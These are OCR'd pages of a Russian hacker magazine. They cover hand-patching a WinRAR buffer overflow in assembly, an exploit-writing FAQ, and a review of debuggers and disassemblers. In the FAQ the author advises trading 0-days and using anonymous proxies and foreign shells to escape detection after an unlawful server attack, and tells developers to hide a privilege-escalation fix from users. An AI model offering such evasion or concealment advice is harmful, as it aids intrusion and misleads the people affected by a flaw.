Затем с помощью двух последовательных сдвигов на 1 бит вправо нацело делит эту длину на 4 - получается размер строки, выраженный в двойных словах. Правда, полученный размер обязательно кратен 4, поэтому, если длина строки не делится нацело на 4, теряется остаток ("хвостик" строки в 1, 2 или 3 байта длиной). Происходит копирование строки двойными словами; его выполняет инструкция по адресу 0x0047366A. Затем функция путем обнуления старших 30 битов ecx находит остаток от деления длины строки на 4 (потерянный при предыдущем копировании "хвостик") и копирует его уже побайтно. Такой идиотский, на первый взгляд, код генерируется компилятором C++ для увеличения скорости.

Заметим, что функция никак не контролирует длину копируемой строки - отсюда, очевидно, и переполнение буфера. Теперь посмотрим в IDA код, который вызвал эту процедуру перед аварийным завершением программы. Идем на адрес 0x00453D69 (мы его выловили отладкой, помнишь?) и видим там вот что:

```
loc_453D62: ; CODE XREF: sub_453D20+6j
.text:00453D62 push edx;
.text:00453D63 push ecx;
.text:00453D64 call sub_473648; <-- сравнение строк
.text:00453D69 add  esp, 8
......
```

В CODE XREF - единственная ссылка. Кликаем по ней, приходим к следующему:

```
.text:00453D20 sub_453D20 proc near ;
CODE XREF: sub_453C95+Fp
.text:00453D20                      ;
sub_453CD6+Fp...
.text:00453D20 push ebx
.text:00453D21 cmp eax, 80000001h
.text:00453D26 jnz short loc_453D62
......
```

Смотрим CODE XREF - шесть ссылок. Что ж, не так и много. Вполне можно проверить на отладке. Загружаем WinRAR в Soft-Ice, ставим и временно отключаем брейкпоинт:

```
:bpx 00453D20
:bd *
```

WinRAR загрузился, подводим курсор к 29A.RAR, включаем брейкпоинт.

Это стоит проверить на отладке

Открываем архив. При каждом всплывании Soft-Ice смотрим на стек и запоминаем адрес, откуда пришел вызов. После тринадцатого всплывания Soft-Ice происходит аварийное завершение. Адрес вызова 0x00453CEA. Опять идем в IDA. Видим процедуру: »

ДИЗАССЕМБЛИРОВАННЫЙ RAR

```
.text:00473648 sub_473648 proc near
.text:00473648 arg_0 = dword ptr  8;
.text:00473648 arg_4 = dword ptr  0Ch;
.text:00473648
; строим стековый фрейм и сохраняем регистры ===
.text:00473648 push ebp
.text:00473649 mov ebp, esp
.text:0047364B push esi
.text:0047364C push edi
; собственно, работа процедуры ===
.text:0047364D mov edi, [ebp+arg_4]
.text:00473650 mov esi, edi
.text:00473652 mov ecx, 0FFFFFFFFh
.text:00473657 xor al, al
.text:00473659 cld
.text:0047365A repne scasb
.text:0047365C not ecx
.text:0047365E mov edi, [ebp+arg_0]
.text:00473661 mov eax, edi
.text:00473663 mov edx, ecx
.text:00473665 shr ecx, 1
.text:00473667 shr ecx, 1
.text:00473669 cld
.text:0047366A repe movsd
.text:0047366C mov ecx, edx
.text:0047366E and ecx, 3
.text:00473671 repe movsb
; восстанавливаем регистры ======
.text:00473673 pop edi
.text:00473674 pop esi
.text:00473675 pop ebp
.text:00473676 retn; выход
.text:00473676 sub_473648 endp
```

```
.text:00453CD6 var_104 = dword ptr -104h
.text:00453CD6 SubKey  = byte ptr -100h
.text:00453CD6
.text:00453CD6 push ebx
.text:00453CD7 add esp, -104h; <-- резервируем буфер (260 байт!)
.text:00453CDD mov ebx, eax
.text:00453CDF lea ecx, [esp+104h+SubKey]
.text:00453CE3 mov eax, ebx
.text:00453CE5 call sub_453D20; <-- копирование строки
.text:00453CEA push esp
......
.text:00453D05 add esp, 104h
.text:00453D0B pop ebx
.text:00453D0C retn; <-- управление отдается на 0048671A
```

Загрузим WinRAR в Soft-Ice, поставим и отключим брейкпоинт на 00453CD6, это начало процедуры. Перед открытием 29A.RAR включим брейкпоинт. При первом срабатывании трассируем код до 0x00453CDD, запоминаем адрес выделенного буфера и снимаем брейкпоинт. Потом ставим брейкпоинт на 0x00453CEA. Он будет срабатывать каждый раз, сразу после того как инструкция по адресу 0x00453CE5 вызвала процедуру копирования строки. Смотрим, что скопировалось в буфер. В конце концов в буфере оказывается наше длинное расширение ;-). Нажимая F10, трассируем процедуру до адреса 0x00453D0C и останавливаемся. Смотрим esp. Он указывает на двойное слово 0x0048671A. Вот мы и нашли уязвимость.

К сожалению, универсального способа затыкания уязвимостей нет.

Копирование двойными словами происходит намного быстрее копирования по байту.

Специально для любителей оптимизации: код патча можно уменьшить, по крайней мере, на 5 байт, если по адресу 0x00453CE5 заменить jmp на call. Как? Попробуй разобраться самостоятельно :-).

ЗАТЫКАЕМ ДЫРУ

Впишем в winrar.exe небольшой код, на который будет передаваться управление с адреса 0x00453CE5. Этот код будет проверять длину строки перед помещением ее в уязвимый буфер. Если проверка длины пройдет успешно, управление перейдет прямо на функцию по адресу 0x00453D20. Если же код обнаружит, что строка слишком длинная, он сперва "обрежет" ее, записав по смещению 259 от начала нулевой байт, а уже потом сделает jmp 00453D20h. В теории все очень красиво. Но на практике нам предварительно нужно решить две задачи. Первая: как код получит указатель на строку, которую нужно проверить. Вторая: куда его вписать. Легко сказать "вписать код", а куда? Исходников-то нету. Первая проблема решается с помощью отладчика. Загрузим winrar.exe в Soft-Ice, поставим брейкпоинт на адрес 0x00453CE5.

```
......
001B:00453CE3 | MOV EAX, EBX
001B:00453CE5 | CALL 00453D20
001B:00453CEA | PUSH ESP
......
```

Попытаемся открыть 29A.RAR - всплывет отладка. Посмотрим, куда указывают регистры. Искомая строка очень быстро находится по адресу в edx. Вторая проблема - куда деть код - также не очень сложна. Впишем его в header EXE-файла. Сначала нужно найти свободное место. Загружаем winrar.exe в HIEW. Жмем F4, выбираем режим отображения HEX. Смотрим, по какому смещению от начала файла лежит заголовок PE: жмем F5, набираем "3C". По смещению 0x3C видим смещение заголовка PE: 00 02 00 00 (двойное слово 0x200 наоборот). Проверяем: жмем F5, набираем "200". Точно, PE-сигнатурка на месте ;-). Таким образом, под DOS stub выделены первые 512 байт winrar.exe. Причем в HIEW видно, что вторая половина этого пространства никак не используется - сплошные нулевые байты. Что ж, для программиста на ассемблере 256 байт - это немало! Итак, мы нашли место, в которое можно вписать код, проверяющий длину строки. Теперь дело за самим кодом. Он может быть, например, таким:

```
; сохраняем в стеке регистры и флаги
  pushad
  pushfd
; находим длину строки, адрес которой находится в edx
  mov ecx,-1
  mov edi,edx
  xor al,al
  cld
  repne scasb
  not ecx
; сравниваем найденную длину строки с 259
  cmp ecx, 103h
  jle @@1
; если строка в edx длиннее 259, обрезаем ее
  mov byte ptr[edx+103h],0
; восстанавливаем регистры
@@1: popfd
  popad
; выходим, отдаем управление процедуре копирования строк
  push 00453CEAh
  jmp  00453D20h
```

Ничего оригинального. Единственный принципиальный момент состоит в том, что перед jmp 00453D20h нужно положить на стек адрес возврата. Тогда процедура по адресу 0x00453D20 будет считать, что управление на нее передали с адреса 0x00453CE5 инструкцией call. Внесем этот код в заголовок winrar.exe по смещению 0x100. Воспользуемся встроенным в HIEW ассемблером. Для этого жмем F4, выбираем Decode. Потом жмем Ctrl+F1 - устанавливается 32-битный режим дизассемблирования. Переходим на 0x100 с помощью F5. Жмем F3 - включается режим редактирования. Теперь мы можем вписать свой код, нажав F2. Синтаксис встроенного в HIEW ассемблера немного специфичный, особенно в отображении адресов переходов. Поэтому наш код будет выглядеть так:

КОД ПАЧТА К WINRAR В HIEW

```
00000100: 60 pushad
00000101: 9C  pushfd
00000102: B9FFFFFFFF mov ecx,0FFFFFFFF
00000107: 8BFA mov edi,edx
00000109: 32C0 xor al,al
0000010B: FC cld
0000010C: F2AE repne scasb
0000010E: F7D1 not ecx
00000110: 81F903010000 cmp ecx,000000103
00000116: 7E07 jle 00000011F
00000118: C6820301000000 mov b,[edx][000000103],000
0000011F: 9D popfd
00000120: 61 popad
00000121: 68EA3C4500 push 000453CEA
00000126: E9F53B0500 jmp .000454720
```

Теперь остается только изменить вызов по адресу 0x00453CE5, чтобы он указывал на наш код:

```
.00453CE3: 8BC3 mov eax,ebx
.00453CE5: E916C4FAFF jmp .000453100
.00453CEA: 54 push esp
```

Все. Запускаем winrar.exe, открываем 29A.RAR.

Никакого аварийного завершения, хотя архив отображается пустым (оно и неудивительно, ведь внутри он содержит ошибки, из-за которых собственно и происходило переполнение).

WinRAR больше не страдает переполнением буфера ;-)

А как насчет других файлов? Советую тебе потестировать пропатченный архиватор: создай десяток-другой архивов, распакуй что-то, сделай SFX. Убедись, что все в порядке и патч "прижился" хорошо ;-). Я тестировал свой пропатченный WinRAR около часа - ни одного глюка. Кстати, инсталляцию WinRAR 3.0 rus вместе с пропатченным winrar.exe ты можешь найти на диске. Ну вот, теперь у тебя есть некоторый опыт закрытия дыр в чужих прогах. Как видишь, все оказалось не так-то сложно - просто нужно знание ассемблера и много терпения. Думаю, и то и другое у тебя есть, так что особых трудностей не будет. Удачных патчей! :-)

TWEAKING & OVERCLOCKING

Разгон, оптимизация и ремонт компа

Читай в следующем номере Спеца:

№ 9(46)

- Борьба с заторами
- Долой перемычки
- Оптимизация *nix
- Кастомайзинг иксов
- Руководство по разгону процессора
- Охлаждение, датчики
- SCSI vs Serial ATA
- Апгрейд звуковухи и видеокарты вручную
- Софтовые кулеры
- Диагностика системы
- Тактика обследования больного компа
- Ремонт блока питания, монитора, винта, CD/DVD-привода
- Восстановление данных

А также:

- KX-драйверы, доработка акустики, тестеры и, как всегда, много другой полезной информации!

СКОРО В СПЕЦЕ:

- **Непреступный *nix**

Так ли уж неприступен *nix, как его малюют? Уязвимости во всех популярных сервисах, ядрах и дистрибутивах. Типичные атаки. Руткиты. Unix с точки зрения хакера. Linux-вирусы и черви. Защита.

- **Атака на Windows**

Насколько дырявы Винды на самом деле? Уязвимости софте от MS и других производителей, эксплоиты. Бэкдоры, трояны, вирусы и черви. Защита для юзера и адмика.

Content:

SPECial delivery

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

FAQ

ВОПРОСЫ ХАКЕРА

Я хочу написать эксплоит, но пока не нашел уязвимость в программе. Как мне ее поскорее отыскать?

Все зависит от знаний и опыта. Найти бажную функцию – мало, надо уметь грамотно вызвать переполнение и запустить shell-код. Если ты еще не набил в этом руку, используй утилиты для локального поиска переполнений, например, PScan (http://packetstormsecurity.org/UNIX/misc/pscan-1.2.tar.gz).

Ковыряюсь в эксплоите для переполнения буфера в CVS. Но gcc при компиляции пишет какую-то фигню – говорит об ошибках в функциях zflush, zgetch и start_gzip. Как его скомпилить?

Этому эксплоиту требуется поддержка zlib, так как он работает с механизмами компрессии. Используй параметр -lz, и все прекрасно скомпилится.

Правильная компиляция эксплоита

Облазил весь инет, но так и не нашел нужной программы для поиска багов в Linux-бинарниках. Такие программы вообще существуют?

Существуют. Добрые хакеры подарили прекрасные тулзы для обнаружения переполнений. Одна из них – она особенно меня порадовала – выполнена в виде sh-скрипта и называется initd_.sh (http://packetstormsecurity.org/UNIX/misc/initd_tar.gz). Подбирая параметр к указанному бинарнику, скрипт настойчиво пытается переполнить в нем буфер. После двадцатиминутных игр с эксплоитом для mod_ssl я нашел в нем переполнение. А вам слабо? :)

Говорят, можно заработать на эксплоитах. Если не секрет, как и сколько?

Сколько попросишь :). Можно трэйдить своим Oday-эксплоитом на IRC. Но, если не боишься рипперов, есть способ лучше сколотить состояние. Никто не запрещает отписать лидерам крупных security-команд и попросить энную сумму тухлых президентов за изъян. Если имел место реальный баг, тебе не только заплатят, но и на работу возьмут. Проверено.

В каком софте лучше искать переполнения?

Если ты хочешь потренироваться в поиске уязвимых функций и переменных, советую взять какой-нибудь старенький исходник, например, сырец многострадального wu-ftpd. Пролистай сырец по диагонали, найди уязвимый кусок кода, приложи утилиты для поиска оверлоада и... сравни свой результат с опубликованным в багтраке. Результат совпал? Спешу тебя поздравить: ты настоящий багоискатель. Если же твоя задача – быть первопроходцем и найти уязвимость в популярном софте, бери что-нибудь юзаемое и бажное одновременно, например, исходники Proftpd или Named. Баги есть везде, главное – суметь их найти.

Я нашел баг в приложении и написал эксплоит. Все в шоколаде, но мне хочется зарелизить сплоит и уязвимость. Стоит ли это делать?

В принципе, эксплоит твой – тебе и решать, что с ним делать :). Можешь сразу написать на staff@packetstormsecurity.org либо на vuln@security.nnov.ru, но никакой выгоды, а тем более денег ты с релиза не получишь.

Какие методики для поиска переполнений наиболее эффективны?

Профессионалы рекомендуют анализировать исходник на наличие функций, не проверяющих границы переданного буфера. Это известные strcpy(), strcat(), gets(), sprintf(), scanf() и некоторые другие. Осматривай код на предмет наличия переменных с фиксированным буфером. Их всегда можно эксплуатировать. Также стоит обращать внимание на функции форматированного ввода. С их помощью можно сделать немало всего интересного (подробнее – в материалах этого номера).

Я написал shell-код, но меня смущает его размер. Как мне его уменьшить?

Если shell-код запускает /bin/sh, то не стоит изобретать велосипед. Возьми уже готовый код из списка часто используемых (http://www.securitylab.ru/tools/36713.html). Корга задача сводится лишь к оптимизации размера, рекомендую собственную API-среду для написания удобных shell-кодов. Бери ее по адресу http://www.packetfactory.net/projects/libexploit/LibExploitV01a.tar.gz. Кстати, этой удобной штуковиной и эксплоиты можно писать :). Если же ты не хочешь целиком переписывать свое детище, то тебе стоит воспользоваться сжатием бина каким-нибудь примитивным методом. UPX в shell-коде? Звучит красиво.

Широкий ассортимент shell-кодов

СОВЕТЫ ХАКЕРУ

❶. Всегда тренируйся на несложных исходниках, пусть даже баг устаревший и давно известный. Если ты найдешь переполнение в сырцах какого-нибудь wu-ftpd, будь уверен – у тебя есть способности к поиску уязвимостей в более новых проектах.

❼. Заглядывай на securitylab.ru и packetstormsecurity.nl. Там часто появляются новые интересные тулзы для поиска переполнений.

❾. Нашел крупный баг? Не спеши его релизить. Помни, что найденная серьезная уязвимость поможет тебе заработать или даже устроиться на постоянную работу.

Реально ли найти переполнение в мобильнике?

Переполнения буфера в мобильных телефонах еще не обрели особой популярности в мире хакеров, хотя мобильник представляет собой контроллер с прошивкой. Если ты знаешь ассемблер, качай новую версию софта для сотового друга, дизассемблируй его и тренируйся на эмуляторах :). Уже сейчас некоторые аппараты можно вывести из строя SMS с неподдерживаемыми символами.

Какой софт для поиска переполнений является лучшим?

Из списка программ, анализирующих софт, мне больше всего понравилась squirtv (http://packetstormsecurity.org/UNIX/misc/squirtv1.2.tar.gz). Софтина не только анализирует исходник на переменные с фиксированным буфером, но и умеет добиваться (методом жесткого брутфорса) заданного адреса возврата и загружать указанный shell-код. Прога написана на перле и, как следствие, может работать под Windows. В комплекте со скриптом идет подробный мануал, прочитав который, ты узнаешь все возможности squirtv.

У меня задумка: хочу написать оригинальный shell-код к своему эксплоиту. Я отлично знаю Си, но не владею ассемблером. Что мне делать?

Для таких случаев существует программа shellforge (http://www.cartel-securite.fr/pbiondi/python/shellforge-0.1.15.tar.gz). Принцип работы с ней очень прост: ты пишешь shell-код полностью на Си и запускаешь shellforge со своим исходником в качестве параметра. Питошный сценарий, немного подумав, выплюнет тебе готовый shell-код.

Я тут скачал неплохой эксплоит, переполняющий буфер у демона. Заюзал его на корпоративном сервере, но результат был нулевой. Смогут ли админы пресечь мою не совсем законную деятельность?

Конечно, смогут. Хотя это зависит от ситуации. Все приложения оставляют записи в логах при возникновении нестандартных ситуаций. Например, старый добрый x2 от sshd имел побочный эффект: демон сорил в журнал строкой sshd[29182]: fatal: Local: Corrupted check bytes on input. Если сервис, который ты атаковал, работает через syslog, то, скорее всего, бдительный админ узнает о твоих проделках. На этот случай всегда имей несколько анонимных проксиков и забугорных shell'ов :).

ВОПРОСЫ ПРОГРАММИСТА

Я никогда не выкладывал исходники своей популярной программы. Велика ли вероятность того, что хакеры найдут багу в моем проекте и переполнят буфер?

Вероятность очень большая. Существуют утилиты, позволяющие компрометировать на переполнение даже бинарные файлы. Если твоя софтина юзается в качестве пользовательского приложения, можешь особо не волноваться. Корга же прога запускается под рутом (администратором) и требует дополнительных привилегий, следует тщательно проверять софт на всевозможные переполнения.

Пишу софт под MacOS. Весь инет перерыл, но так и не смог найти хороший отладчик для моих программ. Порекомендуйте хороший дебаггер для этой операционки.

Посоветовавшись с Apple-программерами и поискав в инете, я сделал выбор в пользу прекрасного дизассемблера MacsBug. Загляни на страницу http://developer.apple.com/tools/debuggers/MacsBug и узнаешь все об этом чудесном приложении.

СОВЕТЫ ПРОГРАММИСТУ

1. Если ты пишешь не сервисные или суидные приложения, можешь смело релизить все исправленные тобой переполнения (если таковые имеются) в version.txt. В противном случае воздержись от огласки столь опасной информации.
2. Делись исходниками с другими программистами. Они помогут тебе проанализировать софт и найти в нем предрасположенность к переполнению.
3. Используй специальные флаги компилятора и служебные программы, с помощью которых ты будешь на 100% уверен в безопасной работе с твоим проектом.

Каким основным принципам должен следовать начинающий программист?

Написание защищенных программ – основной принцип и самая сложная задача для программиста. Это в особенности относится к кодингу серверов, программ по безопасности и тулз, запускающихся под рутом и другими системными аккаунтами. Используй проверку границ (функции strn*, sn* вместо sprintf и т.п.), динамическое задание размера буфера в зависимости от пользовательского ввода. Будь осторожен с циклами for/while и другими, которые накапливают данные в буфере, и всегда обрабатывай пользовательский ввод с большим вниманием. Также в индустрии безопасности были предприняты значительные усилия для предотвращения проблем переполнения буфера с помощью методик типа неисполняемый стек, suid wrapper, защитные программы, которые проверяют адреса возврата, компиляторы с проверкой границ и т.д. Используй эти техники везде, где возможно, но не полагайся только на них, а придумывай что-то свое.

Решил выпускать программу вместе с кодом, но мне сказали, что это не совсем безопасно – могут найти уязвимость и написать эксплоит. Что посоветуете?

Уязвимость могут найти и без исходников. Если решил дарить миру исходники – дари, но будь готов ко всему. Прежде чем распространять сырцы, проверь их всевозможными утилитами на наличие уязвимых мест. И попроси проверить других программеров – одна голова хорошо, а две лучше.

Получил письмо от пользователя, юзающего мою программу. Он пишет, что обнаружил переполнение в моем проекте, ведущее к поднятию дополнительных привилегий. Что лучше всего сделать в этом случае?

Тебе повезло, что юзер отписал тебе, а не в багтрак. По данным письма быстренько пофикси баг и выпусти свежий релиз. Постарайся не упоминать, что в старой версии наблюдался разрушительная уязвимость, иначе усугубишь ситуацию. Дождись, когда все апдейтнут прогу, и только после этого (через пару версий) заяви о пофиксенном изъяне. И не забудь поблагодарить нашедшего уязвимость :).

Есть ли альтернатива gcc, которая позволила бы избежать переполнений?

Про хорошие альтернативы не слышал, однако существуют патчи к gcc, решающие проблему. Сходи по ссылке http://www.trl.ibm.com/projects/security/ssp/ и найдешь ряд фиксов, защищающих от оверлоада. Принцип их действия очень прост: при компиляции к каждой программе добавляется участок кода для защиты от переполнения. Патч универсален и может применяться как для Linux, так и для FreeBSD.


ВОПРОСЫ ЮЗЕРА

Я не нашел нового дистрибутива, поэтому поставил старенький Linux. Сразу же закрыл фаерволом порты, чтобы никто меня не сломал. Однако через несколько дней обнаружилось, что система заражена руткитом. Как такое могло произойти?

Активный фаервол не защищает от переполнений на 100%. Взломщик мог проанализировать твои правила и найти в них дырку. К тому же, хакер способен проэксплуатировать старый сервис (например, sshd, www, ftpd), благо на старом дистрибутиве во всех демонах есть ошибки. Причин может быть много рой логи и ищи аномальные записи. Затем сноси старый пингвин и ставь обновленный релиз.

Я постоянно читаю рассылки и в курсе недавних уязвимостей. Но в моих логах периодически появляются странные записи о выходах по 11 сигналу веб-сервера. Меня взломали?

Тебя пока еще не взломали, а вот за твой сервер отвечать не могу :). К сожалению, крупные уязвимости всплывают не сразу, и ты можешь даже не подозревать об их существовании. Выход по 11 сигналу сулит переполнение буфера в веб-сервере. Поэтому быстро вырубай сервак и обновляй его версию. Также поищи информацию о подобной проблеме в Гугле – возможно, не ты один столкнулся с такой аномалией. Впрочем, если логи показывают ошибки демонов, это еще не значит, что тебя поломали. Возможно, хакер просто сканирует тебя продвинутой тулзой, пытаясь найти уязвимость в сервисе etc.



Кто-то тестирует сплоит для Apache...

СОВЕТЫ ЮЗЕРУ

1. Ты счастливый обладатель Linux? Торда позаботься о безопасности в твоем ядре и своевременно накладывай безопасные патчи.
2. Не забывай про персональный фаервол. Даже если хакеры найдут новый баг, они не смогут порулить твоей машиной.
3. Если увидел в логах странные записи – немедленно обновляй сервис. Особую опасность представляют строки, гласящие об ошибке сегментации приложения.

Существуют ли специальные патчи, спасающие от локального переполнения буфера?

Да, такие патчи существуют. Вот список самых достойных:
❶. //www.openwall.com/linux/. Патч для Linux, позволяющий блокировать попытки несанкционированного доступа, такие, как кривые обращения к симлинкам, переполнения стека и т.п.
❷. http://ftp.lexa.ru/pub/domestic/snar/. Проект libparanoia позволяет заменить стандартные важные функции на более защищенные. Благодаря этому хакер не сможет переполнить буфер в локальном приложении.
❸. //www.starzetz.com/software/rsx/. Патч RSX позволяет блокировать запуск shell-кода в стеке или куче после переполнения буфера. Используется только с ядрами 2.4.x.
❹. http://pageexec.virtualave.net (PAX), http://people.redhat.com/mingo/exec-shield (Exec-shield). Вкусные патчи, ориентированные на блокирование переполнения.
❺. Grsecurity. Защищает от множеств переполнений памяти и стека.

А как быть с удаленным переполнением? Существуют ли средства для пресечения хакерских атак?


Во-первых, поставь хороший фаервол. Но брандмауэр не сможет в полной мере защитить твою систему. Поэтому найди для себя оптимальную программу, анализирующую сетевой трафик. Это может быть и LIDS, и Snort, прекрасно понимающий нездоровые пакеты. Кстати, некоторые админы до сих пор доверяют таким утилитам, как portcentry и logcentry.

Как защитить свой Windows-сервер от переполнений?

Во-первых, выруби все левые сервисы. Даже если в них найдут переполнения, ты не пострадаешь. Во-вторых, обнови привилегированные приложения до последней версии (Microsoft всегда выкладывает свежие релизы служб). В-третьих, подпишись на рассылки, чтобы знать о новых переполнениях. И, наконец, ежедневно изучай подозрительные записи в логах – именно они сигнализируют о возможных попытках сорвать крышу у твоей Винды.

В последнее время моя система стала работать нестабильно. Каждый час (а то и чаще) появляется окошко с надписью «Служба lsass завершена аварийно, и система будет перезагружена». Что делать и кто виноват?

Уже давно известен баг в библиотеке ASN.1 (кстати, почитай статью «Десятка самых-самых. Обзор хитовых переполнений» и ознакомься с принципом бага), позволяющий валить виндовый сервис и исполнять произвольный код. Вот хакеры и пытаются переполнить буфер у твоих форточек, причем делают это довольно успешно. Для решения проблемы немедленно топай на microsoft.com и выкачивай патч. Не забудь также прикрыть 135-139 порты фаерволом. Должно помочь.



Убийство Винды RPC-атакой

Николай «GorluM» Андреев (gorlum@real.xakep.ru)

ИНСТРУМЕНТЫ МАСТЕРА

ОБЗОР СОФТА ДЛЯ СОЗДАНИЯ ЭКСПЛОИТОВ

Какой компилятор выбрать для shell-кода? На чем лучше писать эксплоит? А чем выдирать адреса возврата из сбойных функций? В процессе изучения теории переполнения перед нами встает множество таких и аналогичных вопросов, сходящихся к одному: какими инструментами пользоваться? Выберем вместе.

ЧТО ТРЕБУЕТСЯ?

Представим, что мы нашли баг на переполнение в каком-нибудь софте и просто горим желанием его использовать (а впоследствии сообщить о нем производителю), причем не как банальный DoS, а как способ получения доступа к машине с таким софтом. Для этого потребуется написать эксплоит под наш баг, который бы открывал командный shell на каком-нибудь порту. Процесс написания эксплоита я делю на три этапа, связанных с использованием разных инструментов.

Сейчас Soft-Ice продается в составе Numega Driver Studio за круглень-кую сумму.

Первый этап – сбор данных об уязвимости: поиск функции, в которой происходит переполнение, запись адреса возврата этой функции, размера буфера и кучи других необходимых вещей (подробнее о которых ты сможешь прочесть в других материалах этого номера). Для этих действий нам потребуются утилиты двух видов: отладчики и дизассемблеры. С помощью дизассемблеров очень легко ориентироваться в коде уязвимой программы, а отладчик (дебагер) будет ключом к данным, возникающим в ходе работы приложения, – возможность просмотреть стек в момент переполнения меня всегда очень радовала.

Второй этап – написание shell-кода, голого куска программы, который бы открывал доступ к компьютеру жертвы. Это самая ответственная и сложная, на мой взгляд, часть процесса. Здесь нам понадобится ассемблер, ведь только с его помощью можно создать работающий, отвечающий всем хитрым требованиям код.


Третий этап – собственно написание эксплоита, программы, которая бы реализовала переполнение: засунула бы в буфер shell-код и сразу же им воспользовалась. Тут никак не обойтись без хорошего компилятора Си, на котором проще и удобнее написать вкусный код.

Остается только выбрать из ассортимента доступных в сети инструментов те, которые бы лучше всего подходили для достижения нашей цели – приготовления хакерского overflow-pary. Камон!

ОТЛАДЧИКИ И ДИЗАССЕМБЛЕРЫ

Soft-Ice
http://www.numega.com

Думаю, не стоит говорить, что на сегодняшний день это лучший из доступных смертному отладчиков. Располагаясь в ring0, он может сделать все, что ты пожелаешь. При работе с ним можно не ограничивать себя отладкой пользовательских приложений, никто не помешает тебе хоть все ядро перелопатить (на уровне которого, кстати, и сидит Soft-Ice). Пользоваться таким отладчиком – одно удовольствие. Взять, например, наш случай – написание эксплоита: подгрузи к Soft-Ice winsock, поставь брекпоинт на функцию recv (командой bpx) и знай себе жди, когда брек сработает. Когда это произойдет, останется только поковыряться в аккуратненьких строчках дизассемблированной программки и посмотреть, нет ли тут чего-нибудь, что можно переполнить. Удобнее, ИМХО, еще не придумали.




Soft-Ice не даст пропасть

Ida Pro
http://www.idapro.com

Дизассемблер номер один в мире. Никакому другому еще не удалось переплюнуть его по функциональности. Сам распознает локальные переменные (если есть массив символов, то он так и напишет, а не будет морочить голову) и вызовы API, и сам рисует комментарии к коду. А чего только стоит одна возможность написания к IDA Pro дополнительных модулей! К примеру, уже сейчас существуют модули для дизассемблирования файлов, сжатых UPX'ом. Внутренний язык IDA хорошо документирован, и если ты раньше писал на Си, то у тебя не должно возникнуть трудностей с созданием собственных функций для этого замечательного дизассемблера.

Есть отличная идея: написать для IDA Pro модуль, который будет искать в дизассемблируемой программе переполнение буфера и выдавать о нем всю информацию (положение буфера, адреса возврата). Кто возьмется – пишите мне, помогу если не советом, то добрым словом!




IDA – самый мощный дизассемблер

W32Dasm

А это мой любимый дизассемблер. Хоть у меня на винте валяется и IDA, и Sourcer, и куча других подобных инструментов, предпочтение я отдаю именно WDasm. Проверенный временем, это второй по популярности дизассемблер после IDA (но, к сожалению, не второй по функциональности). Многим он нравится из-за удобного способа навигации по коду с помощью клавиш up\down\left\right и Windows-интерфейса. Мне же он приглянулся тем, что всегда показывал, где и какая текстовая строка была использована, пусть даже она располагалась в ресурсах.

Также в WDasm имеется встроенный отладчик уровня приложения, который хоть и не может составить конкурен-




WDasm рано списывать со счетов

цию таким монстрам, как Soft-Ice или KD, но иногда бывает полезен.

Kernel Debugger
http://msdn.microsoft.com

Мощный отладчик уровня ядра, входящий в пакет разработки драйверов ядра DDK (Device Driver Kit). До появления в сети исходников Windows единственным источником информации о внутренних структурах ядра служил как раз этот отладчик. Именно этим инструментом пользуется знаменитый Свен Шрайбер в своей книге "Недокументированные возможности Windows 2000", с помощью него он отлаживает свои хитроумные драйверы. Профессионалы говорят, что Kernel Debugger плавно догоняет по функциональности Soft-Ice. Ну а при анализе дампа памяти ему вообще нет равных.

Кстати, в отличие от продукта Numega этот отладчик бесплатен. Его можно свободно скачать с сайта Microsoft из раздела для разработчиков.



Интерфейс KD оставляет желать лучшего


ЕСЛИ НЕТ АССЕМБЛЕРА ПОД РУКОЙ

Не всегда есть возможность писать shell-код самому, да ещ и с нуля. Ведь это требует не только хорошей теоретической подготовки, но и массы времени (на идею, отладку etc). Компилятор ассемблера со всеми библиотеками постоянно под рукой не у каждого.

